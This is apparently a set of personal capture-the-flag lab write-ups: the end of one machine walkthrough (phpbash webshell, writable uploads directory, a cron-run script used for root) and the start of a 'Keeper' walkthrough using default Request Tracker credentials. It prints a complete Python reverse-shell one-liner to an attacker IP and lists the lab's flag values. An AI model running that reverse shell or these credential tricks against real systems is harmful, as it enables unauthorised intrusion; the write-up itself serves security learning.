
/dev also refers to this phpbash.

Read through this guy’s github. Looks like a more visual friendly webshell. When I clicked on the phpbash.php it brought me to the shell.

We can get /etc/passwd.
I tried a bash one liner reverse shell but I didn’t get a connection.

We can get user flag.
Submit User Flag –
A: d43ec80f31f8460336aa66b47eadb189
Let’s check out the scriptmanager user.


Can’t get into .bash_history and nothing else looks useful. Can’t su into scriptmanager. I also couldn’t get linpeas on the machine.
Poked around the /var/www/html for passwords. No cronjobs. So the scriptmanager account is the only thing that looks like will bring us closer to rooting the box I think I need a way to get into that account. I tried a bunch of one liners but that didn’t work. I got stuck for a while but eventually realized that /uploads directory we saw earlier we can write to.

I tried making a test.php exploit using a php reverse shell but it looks like it keeps failing as it doesn’t that the input properly. Since this directory is writable though I was able to file transfer from my machine.

This failed too though when I tried calling it because for some reason it changed the content of test2.php.

I realized my script was bad, I regrabbed it off of pentestmonkey, put in my port and IP. Downloaded it on the victim machine but uploads looks to be static and didn’t execute it.

I got stuck here so I referred to a writeup. I’m not sure how why none of mine but this command worked.
python -c ‘import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“10.10.14.157”,1235));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);’
Put this in my notes for later use.

Finally got a shell. We can now move over to scriptmanager.

Navigated to his directory but didn’t see anything.

After running through my linux local enumeration notes again, theres a directory in / called scripts that this user has access to.

It looks like the test.py created the test.txt. I checked crontabs but seen nothing. Weirdly though, the date and time on test.txt changed from when I first looked at it so something must be interacting with it. Wrote a shell and set up a listener.

And we got in.

Submit Root Flag –
A: 0c5afeef47fe766b6f062818f2e6ed60

GG
-
Keeper writeup
10.129.229.41
Scanned the machine with rustscan.


Navigating to the webserver we see this.

Added tickets.keeper.htb and keeper.htb to /etc/hosts. Navigated to the new site.


Searchsploitted ‘request tracker’


Running a directory busting scan first with ffuf.
Also tried default creds first. Found this, tried root:password. https://itnixpro.com/reset-default-root-password-on-request-tracker-rt/. Weirdly when I try a password that doesn’t work I get an error but when I tried root:password, it didn’t log me in but I don’t get an error.
Reading through the exploit here https://www.exploit-db.com/exploits/38459. This mentioned 4.0.10 but other versions may be vulnerable. I’m not completely confident this is the exploit.
While ffuf was still running I was checking out the other directories. /m looked like a mobile version, tried some default creds, /l didn’t go anywhere but for some reason in /rt the default creds of root:password got me in.

Poking around the site, there is a user search. I couldn’t pull anything after attempting some SQL injection though.

Something that may be interesting is a recently reviewed ticket.

Looks like someone was having an issue with Keepass and it’s on this guy’s home directory.


I have seen Keepass clients as its a sort of legacy password manager/file. It also might be good to note this guy’s name lnorgaard (Lise Norgaard).
Also got this which may be interesting.
